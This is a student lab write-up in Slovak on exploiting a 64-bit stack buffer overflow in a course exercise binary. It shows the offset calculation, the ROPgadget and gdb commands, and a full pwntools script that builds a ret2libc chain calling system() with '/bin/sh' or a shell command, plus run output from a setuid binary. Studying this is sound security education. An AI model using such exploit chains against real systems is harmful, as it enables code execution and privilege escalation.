
Pri 64bit programe treba nahradiť return pointer inštrukcious **pop rdi; ret**. Pop rdi; ret spraví to, že pushne do registrov to čo je práve navrchu stacku (napríklad pointer na string alebo /bin/sh) a posunie sa na ďalšiu inštrukciu, čo je system(). Po system() nasleduje exit(), ale to iba v prípade, že chceme aby sa program korektne ukončil, inak tam môže ísť hocičo.

Pre vykonanie tohto útoku som potreboval nasledujúce informácie:


- offset k rip
- adresu inštrukcie pop rdi; ret
- adresu kde sa nachádza string /bin/sh
- adresu system()
- adresu v pamäti, kde viem vykonať vlastné príkazy mimo /bin/sh
- adresa ret inštrukcie

Offset k rip

Offset k rip som zisťoval rovnako ako v predošlých úlohách. Zistil som, že hodnota rip je **0x00000000004018b1**.



Potom som pamäť naplnil "A" a vyrátal si koľko mi ešte chýba k rip. Takže offset je 280



Adresa inštrukcie pop rdi; ret

Túto adresu som zistil použitím ROPgadget.

```
ROPgadget --binary 002-exercise-stack-overflow-64bit | grep "pop rdi ; ret"
```

```
xviest@bin-2023:~/lesson1$ ROPgadget --binary 002-exercise-stack-overflow-64bit | grep "pop rdi ; ret"
0x00000000004029c5 : fiadd dword ptr [rcx + rcx*4 + 0xd] ; pop rdi ; retf
0x0000000000401f5f : pop rdi ; ret
0x00000000004029c9 : pop rdi ; retf
0x0000000000402ae5 : pop rdi ; retf 0xc
0x00000000004029c3 : ror dword ptr [rcx], 1 ; fiadd dword ptr [rcx + rcx*4 + 0xd] ; pop rdi ; retf
xviest@bin-2023:~/lesson1$
```

Adresa je **0x0000000000401f5f**

Adresa na vlastné príkazy

Vlastný string s príkazmi sa musí nachádzať niekde za return pointer, tak som si zvolil adresu **0x7fffffffe2a0**, na ktorú bude ukazovať pointer pre string.

```
0x7fffffffe220: 0x4141414141414141  0x4141414141414141
0x7fffffffe230: 0x4141414141414141  0x4141414141414141
0x7fffffffe240: 0x4141414141414141  0x4141414141414141
0x7fffffffe250: 0x4141414141414141  0x0a41414141414141
0x7fffffffe260: 0x00007fffffffe270  0xf8bd8fe85aaad800
0x7fffffffe270: 0x00007fffffffe2a0  0x00000000004018b1
0x7fffffffe280: 0x00007fffffffe488  0x0000000100455e18
0x7fffffffe290: 0x0000000700000000  0x0000000000000000
0x7fffffffe2a0: 0x0000000000000001  0x0000000000401cea
0x7fffffffe2b0: 0x0000002000000000  0x000000000040187e
```

Adresa string /bin/sh

Túto adresu som získal z gdb pri behu programu.

Najprv som použil príkaz **info proc mappings**, ktorý mi vypíše adresný priestor binárky. Potom som použil príkaz **find** aby som našiel string.

```
(gdb) info proc mappings
process 243732
Mapped address spaces:

          Start Addr           End Addr       Size     Offset  Perms  objfile
            0x400000           0x401000     0x1000        0x0  r--p   /home/xviest/lesson1/002-exercise-stack-overflow-64bit
            0x401000           0x49a000    0x99000     0x1000  r-xp   /home/xviest/lesson1/002-exercise-stack-overflow-64bit
            0x49a000           0x4c3000    0x29000    0x9a000  r--p   /home/xviest/lesson1/002-exercise-stack-overflow-64bit
            0x4c4000           0x4c8000     0x4000    0xc3000  r--p   /home/xviest/lesson1/002-exercise-stack-overflow-64bit
            0x4c8000           0x4cb000     0x3000    0xc7000  rw-p   /home/xviest/lesson1/002-exercise-stack-overflow-64bit
            0x4cb000           0x4f2000    0x27000        0x0  rw-p   [heap]
      0x7ffff7ff9000     0x7ffff7ffd000     0x4000        0x0  r--p   [vvar]
```

```
find 0x400000, 0x4f2000, "/bin/sh"
```

Find hľadá string /bin/sh od adresy 0x400000 po adresu 0x4f2000.

```
(gdb) find 0x400000, 0x4f2000, "/bin/sh"
0x49b005
warning: Unable to access 16000 bytes of target
1 pattern found.
```

Adresa inštrukcie ret

V tomto prípade na to, aby sa príkazy vykonali v 64bit binárke, musia byť zarovnané podľa 16 bitov, to znamená, že potrebujem pridať padding medzi offset a rip, tak aby sa rip vpodstate posunul na nový riadok. Inštrukciu ret som našiel opäť s ROPgadget, tentokrát aj s použitím regexu na odfiltrovanie nepotrebných výsledkov.

```
ROPgadget --binary 002-exercise-stack-overflow-64bit | grep -E '^0x[0-9a-f]+ :
ret$'
```

```
xviest@bin-2023:~/lesson1$ ROPgadget --binary 002-exercise-stack-overflow-64bit | grep -E '^0x[0-9a-f]+ : ret$'
0x000000000040101a : ret
xviest@bin-2023:~/lesson1$
```

Adresa inštrukcie ret je **0x000000000040101a**.

Keď som mal všetky tieto informácie, zostrojil som python script, ktorý vygeneruje payload.


```
from pwn import *


padding = b"\x41" * 280
ret = p64(0x000000000040101a) # return instruction
pop_rdi = p64(0x0000000000401f5f) # pop rdi; ret instruction
system = p64(0x000000000040b860) # system call
string = b"id && ls -la" # system argument
bin = p64(0x000000000049b005) # pointer to /bin/sh string
buffer = p64(0x7fffffffe2a0 + 64) # pointer to arguments string
nop = b"\x90" * 8 # padding to arguments

# Exploit with given command
exploit = padding + ret + pop_rdi + buffer + system + nop + string

#Exploit with /bin/sh
#exploit = padding + ret + pop_rdi + bin + system

with open('payload_bonus64', 'wb') as f:
        f.write(exploit)
```

Toto je exploit na spustenie shell, v modrom je adresa inštrukcie **ret**, v zelenom adresa **pop rdi; ret** a v červenom adresa **/bin/sh** (ak nechcem shell je tam iný pointer na string obsahujúci argumenty pre system()), pod zeleným ramom je adresa **system()**

Na to aby sa mi zobrazil shell potrebujem program spustiť takto:

```
(cat payload_bonus64 && cat) | ./002-exercise-stack-overflow-64bit
```

Prvý cat zoberie obsah súboru a vloží ho ako input a druhý cat číta z stdin a cez pipe komunikuje s programom.



V prípade, že si chcem spustit vlastný command, musel som pridať do premennej buffer ešte offset 64, lebo gdb pracuje s adresami trochu inak ako keď je program spustený normálne.

```
xviest@bin-2023:~/lesson1$ ./002-exercise-stack-overflow-64bit < payload_bonus64
&i = 0x7fffffffe2dc
&buf = 0x7fffffffe1a0
main = 0x40187e
function = 0x401775
system = 0x40b860
total 8
drwxrwxr-x  2 xADAM xADAM 4096 Oct 21 15:06 .
drwxrwxrwt 61 root  root  4096 Oct 27 09:31 ..
41 41 41 41
uid=1026(xviest) gid=1026(xviest) groups=1026(xviest)
total 5144
drwxr-xr-x  3 xviest root     4096 Oct 26 22:22 .
drwxr-x--- 10 xviest xviest   4096 Oct 23 20:23 ..
-rwxr-xr-x  1 root   root    15204 Oct 21 13:45 001-exercise-buffer-overflow-32bit
-rwxr-xr-x  1 root   root    16304 Oct 21 13:45 001-exercise-buffer-overflow-64bit
-rw-r--r--  1 root   root     1835 Oct 21 13:45 001-exercise-buffer-overflow.c
-r-sr-xr-x  1 flag01 root   762596 Oct 21 13:45 002-exercise-stack-overflow-32bit
-r-sr-xr-x  1 flag01 root   916752 Oct 21 13:45 002-exercise-stack-overflow-64bit
-rw-r--r--  1 root   root      574 Oct 21 13:45 002-exercise-stack-overflow.c
dr-x------  2 flag01 root     4096 Oct 21 13:45 002-flag
-rw-------  1 xviest xviest 987136 Oct 26 21:59 core.229152
-rw-------  1 xviest xviest 987136 Oct 26 22:06 core.229596
-rw-------  1 xviest xviest 987136 Oct 26 22:10 core.229865
-rw-------  1 xviest xviest 987136 Oct 26 22:20 core.230420
-rw-------  1 xviest xviest 987136 Oct 26 22:22 core.230501
-rw-rw-r--  1 xviest xviest      5 Oct 24 22:14 flag.txt
-rw-rw-r--  1 xviest xviest    426 Oct 26 16:38 payload
-rw-r--r--  1 xviest xviest    102 Oct 26 13:56 payload_1_32
-rw-r--r--  1 xviest xviest    113 Oct 26 14:23 payload_1_64
-rw-r--r--  1 xviest xviest    361 Oct 26 17:15 payload_bonus
-rw-r--r--  1 xviest xviest    332 Oct 27 09:57 payload_bonus64
-rw-r--r--  1 xviest xviest    426 Oct 26 16:38 payload_shell
Segmentation fault
xviest@bin-2023:~/lesson1$
```

Stack v tomto prípade vyzerá takto:

modrá - ret inštrukcia (rip) **zelená** - pop rdi; ret inštrukcia **červená** - pointer na string (funguje pre spustenie z terminal, započítaný aj offset +64) **žltá** - system() **oranžová** - argument / string pre system